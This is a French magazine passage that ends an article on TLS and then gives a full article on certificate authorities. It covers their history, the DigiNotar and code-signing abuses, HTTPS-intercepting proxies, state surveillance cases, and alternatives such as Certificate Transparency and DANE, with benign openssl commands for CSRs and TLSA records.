
Par contre, dans le cas d'un échange par DHE, ou ECDHE, il n'est plus possible à un acteur passif de déchiffrer le contenu des échanges. On parle alors de *Perfect Forward Secrecy*, ou PFS, pour indiquer le fait qu'il ne sera plus possible de déchiffrer a posteriori les échanges, même après l'obtention de la clé privée.

Conclusion

En résumé, le protocole TLS n'est pas cassé et a encore de beaux jours devant lui. Ce sont les implémentations et les usages qui posent problème, que ce soit dans le choix des algorithmes, des tailles de clés, ou encore dans une bonne compréhension du contexte d'utilisation.

Par contre, le modèle de confiance basé sur les autorités de certification nécessite, sinon une refonte, du moins un grand nettoyage, et ce chantier s'annonce passionnant. ■

REMERCIEMENTS

Un grand merci aux différents relecteurs, à Éric Rescorla pour son excellent ouvrage, et à Adam Langley pour ses travaux.

À la mémoire de Cédric « Sid » Blancher.

RÉFÉRENCES

[BOS13] Joppe W. Bos, J. Alex Halderman, Nadia Heninger, Jonathan Moore, Michael Naehrig, Eric Wustrow, Elliptic Curve Cryptography in Practice, 2013

[BROOKS75] Fred Brooks, The Mythical Man-Month : Essays on Software Engineering, Addison-Wesley, 1975

[ENISA13] http://www.enisa.europa.eu/activities/identity-and-trust/library/deliverables/algorithms-key-sizes-and-parameters-report

[LENSTRA05] Arjen Lenstra, Xiaoyun Wang et Benne de Weger, « Colliding X.509 Certificates », 2005

[LEVY01] Steven Levy, Crypto, 2001

[MOXIE09] Moxie Marlinspike, More Tricks For Defeating SSL In. Practice, 2009

[MOZ1] https://hg.mozilla.org/releases/mozilla-2.0/rev/3d4c3670c0bd

[OPPLIGER09] Rolf Oppliger, SSL and TLS, Theory and Practice, Artech House Publishers, 2009

[RESCORLA01] Eric Rescorla, SSL and TLS, Designing and Building Secure Systems, Addison-Wesley, 2001

[SHUMOW07] Dan Shumow, Niels Ferguson, On the possibility of a backdoor in the NIST SP800-90 Ec Prng

[SOTIROV08] Alexander Sotirov, Marc Stevens, Jacob Appelbaum, Arjen Lenstra, David Molnar, Dag Arne Osvik, Benne de Weger, Creating a rogue CA certificate, 2008

[STARTCOM1] https://blog.startcom.org/?p=145

SSL/TLS : LES AUTORITÉS DE CERTIFICATION

Benjamin Sonntag – benjamin@octopuce.fr

Gérant d'Octopuce, cofondateur de La Quadrature du Net

mots-clés : SSL / TLS / PKI / CONFIANCE / AUTORITÉ DE CERTIFICATION / HTTPS

Dans les protocoles SSL/TLS, on utilise, pour l'identification du serveur le plus souvent, des certificats X.509 signés par des autorités de certification. Mais qui sont ces sociétés, quels sont leurs pouvoirs, les déboires et les problèmes de confiance et de sécurité qu'elles posent à l'ère de la NSA, de Google et de l'informatique omniprésente ? Nous allons vous les conter.

1 Les autorités de certification (CA), leur histoire, leur rôle

1.1 X.400 et Netscape créent les CA du Web

Nous sommes en 1994, dans les laboratoires de Netscape, on prépare la norme SSL, qui permettra le chiffrement des pages web grâce au protocole HTTPS. Dès 1996, le logiciel Netscape Communicator est fourni de série avec SSL. Depuis cette date, le commerce électronique représente des milliards de dollars de chiffre d'affaires, l'accès aux comptes en banque en ligne est monnaie courante, la sécurisation des échanges sur l'Internet est possible.

À l'époque, il fallait répondre à un problème crucial : l'échange des clés et l'identification de l'émetteur et du destinataire d'une conversation. De même que le DNS permettait de ne pas avoir besoin de connaître l'adresse de tous les serveurs du web, Netscape utilisa un sous-ensemble de la norme X.509 pour ne pas avoir besoin de connaître les clés publiques de tous les sites web du monde. Cette norme, définie entre 1988 et 1995 pour les annuaires d'entreprises (DAP, X.400...), permet à des autorités de certification de signer un certificat, contenant l'empreinte de la clé publique d'un site donné, accompagné d'attributs clé/valeurs comme le nom DNS du site, la société qui le gère, une date de début et de fin de validité, etc.

Déplaçant le problème, seules les clés publiques des autorités de certification devaient être présentes dans le navigateur Netscape, puis dans Internet Explorer et les autres.

1.2 De Thawte et Verisign...

Fig. 1

C'est donc en 1995 que furent créées les sociétés Verisign, aux États-Unis, émanation des RSA Labs, et Thawte, en Afrique du Sud, fondée par Mark Shuttleworth. Ces deux sociétés étaient les premières à avoir leurs clés publiques incluses dans les navigateurs, et donc les seules à pouvoir signer les clés publiques des sites web du monde entier. C'est en 1995 qu'apparut aussi le fameux cadenas dans Netscape, puis dans Internet Explorer 2 en novembre, signifiant la sécurisation de la connexion par HTTPS.

Ces sociétés vérifiaient le propriétaire du nom de domaine, tel que déclaré dans le WHOIS, et vérifiaient que la société existait bien, le travail nécessaire était donc important, et les certificats chers (de l'ordre de 1000 USD par an). Pour faire passer la pilule, les CA ont commencé à ajouter à la simple signature du certificat la fourniture d'une assurance contre les pertes potentielles dues à un piratage de leur système ou autres failles protocolaires.

Enfin, les autorités ont peu à peu signé des certificats pour 3 types d'usage :

- la création de serveurs sécurisés, essentiellement web avec HTTPS, mais aussi POP, IMAP, ou SMTP pour le courrier, et depuis tout protocole compatible SSL/TLS ;
- la signature et le chiffrement électronique des e-mails (S/MIME) ;
- la signature d'applications, pour pouvoir lancer un exécutable ou installer un pilote de périphérique en sachant un peu mieux d'où il vient.

Au fil des ans, le marché des CA se stabilisa. Verisign racheta Thawte pour 575 millions de dollars à Mark Shuttleworth, qui sera le premier civil dans l'espace, le fondateur de Canonical, et financeur de la distribution GNU/Linux Ubuntu. D'autres CA se créent dans le même temps, comme Comodo en Grande Bretagne, DigiNotar en Hollande en 1998, StartCom en 1999, Certinomis (première CA française) en 2000, etc.

Ces autorités de certification ont été ajoutées peu à peu dans les navigateurs, et en 2005, à l'initiative de Comodo, ils créèrent le CA/Browser Forum (https://cabforum.org/), regroupant à la fois les autorités de certification et les éditeurs de navigateurs, dans le but de formaliser les règles de signature des certificats, les bonnes pratiques et les normes techniques associées (Fig. 2).

1.3 ... à la foire qu'est 2013

Peu à peu, nous sommes arrivés à la situation où l'on trouve une centaine d'autorités de certification présentes dans les navigateurs par défaut (ici, par exemple Mozilla Firefox 17), chacune de ces autorités pouvant signer les sites qu'elle souhaite sans limites particulières. Imaginez CNNIC, représentant le registre des domaines en .CN, donc contrôlé par le gouvernement chinois, se décidant de signer un certificat pour, au hasard « *.twitter.com ». Nous y reviendrons...

De plus, ces autorités peuvent signer des autorités intermédiaires, les RA, (pour « *Registration Authority* » ou Autorité d'Enregistrement), qui elles-mêmes peuvent signer tout certificat de site web, e-mail ou application.

Rentrons un peu dans le détail du fonctionnement d'une autorité de certification.

2 Fonctionnement d'une autorité de certification

Une CA, c'est avant tout une société qui met en œuvre une PKI (pour *Public Key Infrastructure*), une Infrastructure à Clé Publique (ICP), c'est-à-dire un ensemble de logiciels permettant de conserver une clé privée, de diffuser sa clé publique, et à l'aide de sa clé privée, signer des certificats ayant certains attributs, en respectant un protocole précis et documenté publiquement, nommé la CPS (*Certificate Practice Statement*), généralement diffusé en PDF sur son site (par exemple, celle de Verisign à l'adresse https://www.verisign.com/repository/CPS/).

2.1 La clé privée au coffre, on crée une RA

Conséquence de cela, la clé privée est donc **le** patrimoine de la CA. Il ne faut **surtout pas** la perdre. Les CA ont donc mis la clé privée au coffre après avoir




Fig. 2

signé une ou plusieurs autres clés ayant le droit de signer à leur tour, que l'on appelle donc les RA, les « autorités d'enregistrement ». L'attribut X.509 nommé « CA » est à « true » dans le certificat de ces RA, ce qui les autorise à signer à leur tour.

Ainsi, on met la clé de la CA en sûreté, et on pourra toujours, si besoin, révoquer une RA posant problème et en générer manuellement une nouvelle.

2.2 La RA, son rôle, son fonctionnement

Le rôle de la RA est donc de procéder à la signature des requêtes de certificats de ses clients, si besoin la révocation de ces derniers en cas de demande, perte de clé privée, etc. La RA publie aussi une liste des certificats révoqués, dans un fichier CRL (*Certificate Revocation List*), publiquement disponible, et met parfois à disposition un serveur OCSP (pour *Online Certificate Status Protocol*), qui permet de vérifier à tout moment la validité d'un certificat. Dans ce cas, les certificats signés signalent l'URL de la CRL et du serveur OCSP.

La génération d'un certificat pour un client se fait généralement après une validation plus ou moins profonde. Aujourd'hui, la vérification minimale étant celle du fait d'être propriétaire du domaine, ou d'en avoir tout au moins le contrôle. Les CA vérifient donc soit que vous pouvez recevoir un mail sur une des adresses e-mail du WHOIS, ou une adresse technique du domaine (comme postmaster), soit que vous pouvez créer un enregistrement CNAME dans la zone DNS du domaine, ou encore que vous pouvez poser une page web donnée sur le site web du domaine concerné.

Ces RA signent ainsi des certificats pour un ou plusieurs noms de domaine dont vous avez validé la propriété, et elles peuvent aussi signer des certificats « wildcard » où tous les sous-domaines de premier niveau d'un domaine seront acceptés comme valides,

ainsi, un certificat signé pour le *common-name* « ***.lqdn.fr** » est un certificat qui sera valide pour www.lqdn.fr quadpad.lqdn.fr, etc.

Les CA ayant progressivement abandonné la vérification poussée de la structure juridique (particulier, entreprise ou association) possédant le nom de domaine à signer, le CA/Browser Forum a officialisé en juin 2007 la création d'un nouveau type de certificat : les EV (pour *Extended Validation,* « validation étendue »).

2.3 Les certificats EV

Ces certificats sont techniquement identiques aux certificats X.509 historiques, mais ils présentent des attributs spéciaux, représentés sous forme d'un OID X.400 (par exemple, pour Comodo l'OID EV est 1.3.6.1.4.1.6449.1.2.1.5.1) associé à une CPS distincte décrivant leur validation étendue.

Fig. 3

Ainsi, une CA devra vérifier l'existence de la société possédant le nom de domaine, son adresse, numéro de téléphone, gérant, etc. Ce faisant, le certificat EV présentera 3 caractéristiques intéressantes sur les navigateurs sur lequel il est utilisé :

- une barre d'adresse https:// verte ;
- le nom de la société à gauche de l'URL ;
- le nom de la CA ayant effectué la vérification.

Le CA/Browser Forum pensait donc améliorer la sécurité et surtout éviter le phishing par ce biais (et aussi vendre à nouveau hors de prix une simple vérification et une ligne dans une base de données, les EV les plus simples ayant un prix de 300 à 2200 USD selon la CA !).

Cependant, on voit bien que la belle barre verte n'empêche pas le phishing de se développer, et force est de constater que le problème historique des CA n'est pas résolu : le fameux cadenas de Netscape que devaient vérifier les utilisateurs pour avoir prétendument confiance dans le site concerné n'est plus suffisant.

3 Les problèmes techniques et sécurité des CA

Comme nous l'avons vu jusque-là, la façon dont fonctionne la transmission de la confiance dans HTTPS (ou dans les autres protocoles utilisant le même système, comme IMAP, SMTP, XMPP, etc.) de manière générale, ou le monde des CA en particulier, la validation de l'identité d'un serveur (ou d'un client via les certificats S/MIME) est loin d'être fiable et sûre pour un utilisateur non expert ! Quels sont les problèmes principaux que l'on a rencontré ?

3.1 Le vol de clé

Le grand classique : une autorité de certification peut se faire voler la clé de sa CA, ou même celui d'une RA, et tant qu'elle ne s'en rend pas compte, le voleur peut signer des certificats disposant de tous les attributs qu'il souhaite, donc pour tout nom de domaine, y compris avec l'attribut `CA:True` permettant de signer à son tour !

3.1.1 DigiNo (un peu trop) tar

Exemple historique connu : DigiNotar, la CA des notaires hollandais, présente dans les navigateurs. En juillet 2011, elle s'est fait voler sa clé privée de CA, l'infrastructure informatique en place pour la PKI étant clairement défaillante en terme de sécurité. Au moins 530 certificats ont été émis, parmi lesquels un pour `*.google.com`, utilisé par une personne non identifiée en Iran. Ce n'est qu'en septembre 2011 que DigiNotar fut finalement révoquée ou supprimée des navigateurs.

Pour ajouter à la complication du cas DigiNotar, la CA avait signé une RA qui, elle-même, était signée par une autre autorité de certification (*cross-signing*). Après la révocation de DigiNotar, il n'était donc pas sûr que cette RA soit invalide à son tour, ni que cela soit utile ou nécessaire dans le cadre du piratage de cette CA.

Cette histoire montra plusieurs problèmes au système des CA : le temps mis pour réagir après avoir eu connaissance du piratage de DigiNotar (2 mois entre le piratage et la révocation), la complexité du processus de révocation (chaque constructeur de navigateur devant proposer son propre correctif à son logiciel, sans être sûr que tout le monde l'installera rapidement), et surtout le problème qu'une CA puisse signer n'importe quel domaine s'est avéré crucial et exploité ici.

Autre exemple plus récent, Adobe qui, en septembre 2012, a découvert que des programmes malicieux étaient signés avec la clé de CA de signature de code d'Adobe, permettant aux pirates de se faire passer pour Adobe Inc., et donc d'abuser de la confiance des utilisateurs. Le détail à lire en anglais ici :

http://blogs.adobe.com/asset/2012/09/inappropriate-use-of-adobe-code-signing-certificate.html

3.1.2 Qui possède votre clé privée ?

Dernier vol possible de clé : lorsque vous demandez la signature d'un certificat par une CA, vous lui envoyez une requête de certificat, qui contient une empreinte de votre clé privée, mais ne contient pas la clé elle-même.

Or, pour simplifier la vie des administrateurs de sites, de nombreuses autorités vous proposent de générer la requête de certificats (la CSR) eux-mêmes, et donc de générer la clé privée chez eux. Ce faisant, ils ont donc accès à votre clé privée (!), qu'ils vous fournissent en même temps que le certificat.

Le problème de cette façon de procéder est double : si la CA conserve votre clé privée et se la fait voler, votre site est en danger de subir un *man-in-the-middle* sans que vous puissiez vous en rendre compte, et cela nécessite que vous ayez confiance en votre CA pour ne pas volontairement donner cette clé privée à un service de renseignement. Or, depuis les révélations d'Edward Snowden sur la surveillance de masse des réseaux, appliquer la cryptographie dans les meilleures conditions possible de confidentialité n'est plus une option !

Aussi, quand vous devez faire signer un site par une autorité de certification, utilisez par exemple la commande **openssl** pour générer la CSR, c'est très simple :

```
$ openssl req -new -out domain-name.csr -keyout domain-name.key
Generating a 2048 bit RSA private key
.........................+++
.........................+++
writing new private key to 'domain-name.key'
Enter PEM pass phrase: **********
Verifying - Enter PEM pass phrase: **********
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name
or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Votre nom de domaine []:domain-name.com
Votre Adresse Email []:root@domain-name.com
```

Ce type de commande vous générera un fichier **domain-name.csr** que vous pouvez coller tel quel à votre CA, la clé (**domain-name.key**) étant protégée par une passphrase que vous créerez pour l'occasion (la commande **man req** vous permettra de savoir en détail comment affiner éventuellement les paramètres de votre CSR).

3.2 Abuser du système des CA / RA / Certificats

Autre exemple d'attaque sur le monde des CA : on voit de plus en plus de malwares signés avec un certificat de signature de code ! Ironie du sort, seuls les programmes les plus connus ou les plus gros sont signés numériquement et certifiés à ce jour, comme Microsoft Word, Adobe PDF ou d'autres, mais on retrouve désormais très souvent des logiciels malveillants (malware ou spyware) certifiés par une CA (Fig. 4).




Fig. 4 : Exemple de signature numérique par une CA d'un exécutable (ici un outil de disque dur)

Ces logiciels, dont nombre d'entre eux ont été découverts et analysés par McAfee, sont par exemple signés par un unique certificat autorisé à signer du code, lui-même signé par un Comodo ou Thawte. David Marcus, directeur de recherche chez McAfee, analysait ce risque en octobre dernier, et le décrivait comme une forme avancée d'« APT » (*Advanced Persistent Threat*), visant à percer les protections des sociétés et y installer des logiciels malveillants, trompant leur vigilance par cette signature de code.

Il n'y a aucun vol ou trucage ici, juste l'utilisation des outils de CA pour imposer une confiance qui n'a pas lieu d'être.

Certains certificats de signature de code ainsi découverts n'avaient signé que des codes malveillants, et aucun logiciel considéré comme ayant un usage légitime. Ce type d'abus met donc en cause non seulement les CA ayant autorisé cet usage, mais le système même de signature de certificat, où des vérifications plus poussées devraient être mises en œuvre, ou à défaut des moyens de gérer la réputation de ces certificats.

Le CA/Browser Forum est d'ailleurs en train de préparer une nouvelle version des documents de bonnes pratiques pour la génération de certificats permettant la signature de code.

Sans une telle évolution, la signature des logiciels par des certificats X.509 risque de perdre tout intérêt. (sachant que l'on parle ici essentiellement du monde propriétaire, le monde du logiciel libre ayant depuis longtemps choisi **OpenPGP** comme base pour ses signatures de code).

On retrouvera des documents intéressants sur la signature de code sur le site du CA Security Council : https://casecurity.org/whitepapers/.

3.3 Les approximations orthographiques

Encore un exemple tout à fait classique : réserver un nom de domaine proche d'un site que l'on souhaite attaquer en phishing, et obtenir un certificat simple pour ce domaine. Pas même besoin d'un certificat EV, https://bnp-paribas-france.com/ est libre et n'attend que le premier gamin venu pour fonctionner en HTTPS. Rien n'interdit aux CA de générer un certificat tant que vous êtes le propriétaire du domaine.

On rejoint ici le problème de l'interface que doit présenter une application client (navigateur, client mail, etc.) à son utilisateur : doit-il mettre en avant le nom de domaine concerné, doit-on maintenir des bases de sites « connus » sur lesquels l'attention devrait être attirée ? On constate aujourd'hui qu'entre Firefox qui a fait disparaître le http:// de sa barre d'adresse, et Chrome qui le mélange totalement avec une barre de recherche, les utilisateurs ne savent plus trop s'ils tapent une adresse ou une recherche dans leur moteur de recherche, souvent imposé... Ce problème est donc loin d'être résolu, et les utilisateurs d'Internet loin d'être suffisamment formés aux problèmes de sécurité de base : le phishing a de beaux jours devant lui.

3.4 Les CA et RA pléthoriques et non cloisonnables

Dernier problème que l'on a déjà évoqué : le nombre de CA et de RA : aujourd'hui, plusieurs centaines de sociétés dans le monde peuvent signer n'importe quel nom de domaine. Des chercheurs de l'EFF, dans le cadre du SSL Observatory (https://www.eff.org/observatory), ont publié une étude détaillée des CA et RA, scannant tout l'Internet IPv4 à la recherche de certificats X.509 signés (Fig. 5).

Le résultat de cette étude de 2010 est édifiant : ils ont dénombré 650 organisations directement (CA) ou indirectement (RA) autorisées à signer un certificat valable dans les navigateurs de Microsoft ou de Mozilla pour n'importe quel domaine.

Aujourd'hui, ces 2 problèmes, à savoir la possibilité d'une CA produisant illégitimement un certificat pour son gouvernement ou pour une organisation mafieuse, et le problème que toute CA puisse produire un certificat pour tout nom de domaine, ont des embryons de solutions, souvent à moitié satisfaisantes, mais qui permettent de monter le niveau de confiance et la qualité du chiffrement sur le Web.

3.5 Des sociétés curieuses

Dans les entreprises, l'équipe réseau & informatique déploie souvent un proxy filtrant, parfois de manière transparente (invisible à l'utilisateur). Cet outil classique est utilisé pour empêcher les virus de rentrer dans le réseau, et censurer les sites non utiles au travail quotidien. Cependant, ces proxies simples ne voient pas le trafic HTTPS, qui peut devenir un vecteur d'attaque du réseau.

Pour résoudre ce problème, certaines sociétés (en général multinationales vu le coût matériel et de déploiement de ces équipements) installent un proxy qui filtre aussi le HTTPS, en déchiffrant lui-même le trafic, et en le rechiffrant et le signant avec un certificat wildcard ou généré à la volée, signé par une CA installée dans les navigateurs déployés sur les postes de l'entreprise.




Fig. 5 : Zoom sur un petit morceau de la carte PDF du SSL Observatory de l'EFF

Ainsi, ils peuvent filtrer les pages émises et reçues, y compris en HTTPS, grâce à cette opération de MITM, un Man In The Middle volontaire. Cela peut cependant poser des problèmes de confiance et de sécurité à l'inverse, car toute personne mal intentionnée ayant accès à cet équipement, ou à la clé privée de la CA ainsi utilisée pourra voir votre trafic HTTPS en clair, y compris les mots de passe de comptes personnels, bancaires, etc.

3.6 Des solutions ?

3.6.1 Des greffons pour navigateur

L'EFF publie et maintient une extension à Firefox et Chrome, nommée **HTTPS Everywhere**, qui permet de s'assurer que vous utilisez HTTPS aussi souvent que possible. Vous pouvez la télécharger sur le site de Mozilla, de Chrome, ou sur https://www.eff.org/https-everywhere.

Pour cela, ils maintiennent une liste de sites pour lesquels HTTPS est activé et fonctionnel. Partant des sites les plus connus, cela permet aux utilisateurs d'Internet de surfer le plus souvent possible en HTTPS.

Autre greffon utile à Firefox, **Cert-Patrol** permet d'appliquer le principe du « *certificate pinning* » à votre navigateur : en se souvenant du certificat de chaque site que vous visitez, vous pourrez détecter si, par la suite, vous êtes en présence d'un certificat frauduleux, même si valide aux yeux de la chaîne de certification jusqu'à une CA autorisée. Cela ne protège pas d'une infection dès la première visite, mais permet de se protéger en cas de changement ultérieur. Vous pouvez le télécharger sur le site de Mozilla, ou sur http://patrol.psyced.org/.

3.6.2 Apprendre et tester pour comprendre

Dans la majorité des problèmes de sécurité informatique, la connaissance est le premier des pouvoirs. Aussi, si vous souhaitez mieux comprendre les CA et leur fonctionnement, vous pouvez assez facilement monter votre propre Autorité de Certification. La ligne de commande d'OpenSSL fournit nativement un tel outil. La man page « `ca` » vous l'expliquera, et via les commandes `openssl ca`, vous pourrez :

- créer une paire de clé de CA ;
- créer des certificats à partir de CSR valides pour des clients donnés, signés par cette CA ;
- révoquer un certificat déjà émis ;
- générer une CRL, liste de révocation de certificats.

Vous pourrez ainsi choisir la durée de validité de votre CA, celle de vos certificats émis, retrouver la base de données, dans le système de fichiers, des certificats ou révocations émis, etc.

Ainsi, si vous avez accès à un navigateur, vous pouvez installer cette autorité de certification créée par vous : tout certificat signé par elle sera vu comme valide, quel que soit le nom de domaine concerné ; une bonne raison de plus de ne pas prêter son navigateur, mais de prêter une session ou un compte invité créé pour l'occasion.

Merci de noter qu'il est **vivement déconseillé de se servir en production de cette CA**, la clé privée étant mal protégée !

4 Les affaires politiques et étatiques à l'ère Snowden

4.1 2009 : MD5 Considered Harmful

C'est lors du 27C3, le rendez-vous du Chaos Computer Club à Berlin, lors de la conférence « *Md5 considered harmful, today* », que MD5 dû être totalement abandonné comme algorithme de signature numérique pour les certificats X.509. En effet, des hackers avaient réussi à produire un certificat X.509, certes un peu long et compliqué, mais tout à fait valide, et disposant de la même signature numérique qu'un certificat existant, à ceci près que leur certificat avait l'attribut CA à True, et pouvait donc à son tour signer tout autre certificat en chaîne.

Depuis ce jour, les CA utilisent SHA-1 au minimum comme algorithme de signature, pour lequel les collisions ne sont pas encore réalisables dans un temps raisonnable.

4.2 L'État tunisien pris la main dans le pot de confiture...

C'est fin 2010, et jusque janvier 2011, que l'on a vu le gouvernement tunisien, ou plus précisément ATI, l'Agence Tunisienne de l'Internet, seul opérateur autorisé à fournir de l'accès à Internet en Tunisie, participer à des opérations de surveillance à grande échelle du pays.

N'ayant pas les moyens de pirater une CA ou de forcer l'installation de certificats dans tous les navigateurs de Tunisie, ils ont utilisé des moyens détournés. Pour les sites de Google, Yahoo et Facebook, si un internaute arrivait sur ces sites en HTTP, et même si le formulaire de login était posté en HTTPS, ATI ajoutait un javascript dans la page, qui envoyait le login/password en clair sur le réseau à une adresse bidon avant de poster le formulaire. Ce faisant, ils pouvaient disposer des noms d'utilisateur et mot de passe d'une bonne partie des Tunisiens, à commencer par les militants des droits de l'homme.

Le code source de la page HTML pour Facebook est disponible ici : http://pastebin.com/1JsrcZBf.

Cet exemple nous montre donc l'importance de fournir des sites web intégralement en HTTPS : quitte à servir quelques pages chiffrées, pourquoi ne pas y passer tout le site ? C'est ce que tous les acteurs sérieux du web de 2013 devraient faire, et « https-everywhere », évoqué plus haut, permet de s'assurer que vous n'allez qu'en https sur ces sites, évitant ainsi les tentatives de détournement de données.

Comme le disait Edward Snowden, ancien analyste de la NSA et désormais lanceur d'alerte de la surveillance massive d'Internet par les États : « *La cryptographie forte et correctement mise en œuvre est une des rares choses sur lesquelles on puisse compter. Hélas, la sécurité aux extrémités (NDLR : le poste de travail, le serveur) est si souvent tellement faible que la NSA trouve des voies détournées pour arriver à ses fins* ».

4.3 L'ANSSI (donc l'État français) aussi...

Serait-il possible de détecter les certificats abusifs ? Il semble que oui. Récemment, Google a découvert (grâce au projet « *Certificate Transparency* » décrit plus loin) qu'une RA de l'État français, gérée par la CA IGC/A avait émis des certificats frauduleux pour certains sites web du groupe. Google a désactivé préventivement la RA concernée dans le navigateur Chrome. L'ANSSI publiait le 7 décembre un communiqué faisant état d'une erreur humaine, la RA ayant créé ces certificats pour analyser et sécuriser les communications chiffrées du ministère des Finances. Cette affaire montre que la confiance dans les autorités de certification ne suffit pas pour garantir la non-intrusion dans les conversations chiffrées, que l'intrusion soit frauduleuse ou d'état.

Note

IGC/A est l'acronyme de l'Infrastructure de Gestion de Confiance de l'Administration. L'ANSSI, étant l'Agence Nationale de Sécurité des Systèmes d'Informations, chargée de la sécurité informatique de l'État français et des infrastructures critiques du pays.

5 Des alternatives aux autorités de certification ?

Nous voici à la fin de notre voyage dans le monde des autorités de certification. Ce système centralisé est pléthorique, donc peu fiable, comme on a pu l'observer. L'IETF (les ingénieurs construisant ensemble les protocoles de l'Internet) a donc mis au point quelques alternatives aux CA.

Historiquement, le premier fut **MonkeySphere**, système peer-to-peer d'échange de certificats. Supprimant les autorités en haut de la pyramide, il permet de transférer la confiance de proche en proche, en utilisant le système de réseau de confiance d'OpenPGP, et les serveurs de clés PGP. Hélas peu utilisé à ce jour, il reste une bonne alternative pour les plus paranoïaques d'entre nous. Voir http://www.monkeysphere.info/.

Autre idée, Google a lancé le projet « *Certificate Transparency* », système d'audit et de log des certificats rencontrés par ses crawlers et dans son navigateur Chrome. Ce projet publie aussi du code libre permettant de mettre en œuvre ce type d'audit. CT souhaite pallier aux problèmes des CA frauduleuses, des RA produisant des certificats illégitimes et des atteintes à la sécurité façon DigiNotar. Pour plus d'informations, voir http://www.certificate-transparency.org/.

Enfin, plus proche des protocoles historiques de l'Internet, et d'ailleurs normalisés sous la **RFC 6698**, DANE (pour *DNS-based Authentication of Named Entities*) et TLSA (nom du type de ressource DNS associé) proposent tout simplement de publier les signatures numériques des clés publiques des sites web ou d'autres protocoles (pop, imap, smtp...) dans le DNS de la zone concernée.

Ajoutée à DNSSEC, cela permet de garantir un niveau de confiance équivalent à celui des autorités de certification, mais en se basant sur le DNS, dont vous disposez déjà dès que vous avez un nom de domaine. Hélas, la faible pénétration de DNSSEC dans l'Internet rend cette solution pour l'instant peu utile, et si Chrome 14 savait valider ainsi les sites HTTPS, les nouvelles versions en ont enlevé le support, trop peu utilisé.

Un bon exemple de site pour DANE est https://www.imperialviolet.org/2011/06/16/dnssecchrome.html.

Pour publier sa clé publique via TLSA / DANE, c'est très simple, il suffit d'ajouter un enregistrement TLSA dans la zone du domaine concerné, en générant cet enregistrement grâce aux outils python de ce dépôt git : git://github.com/agl/dnssec-tls-tools.git.

Par exemple, pour la clé du domaine octopuce.fr, on extrait la clé publique de la clé privée, et on génère l'enregistrement :

```
$ openssl rsa -in octopuce.fr.key -pubout >octopuce.fr.pub
$ python ./gencaa.py octopuce.fr.pem
_443._tcp.octopuce.fr. 60 IN TYPE52 \# 35
030101ae04166a610715f77bb551f11f261308627e12236d254f2dac99a46469960732
```

La ligne _443._tcp ... peux donc être mise telle quel dans votre fichier zone DNS.

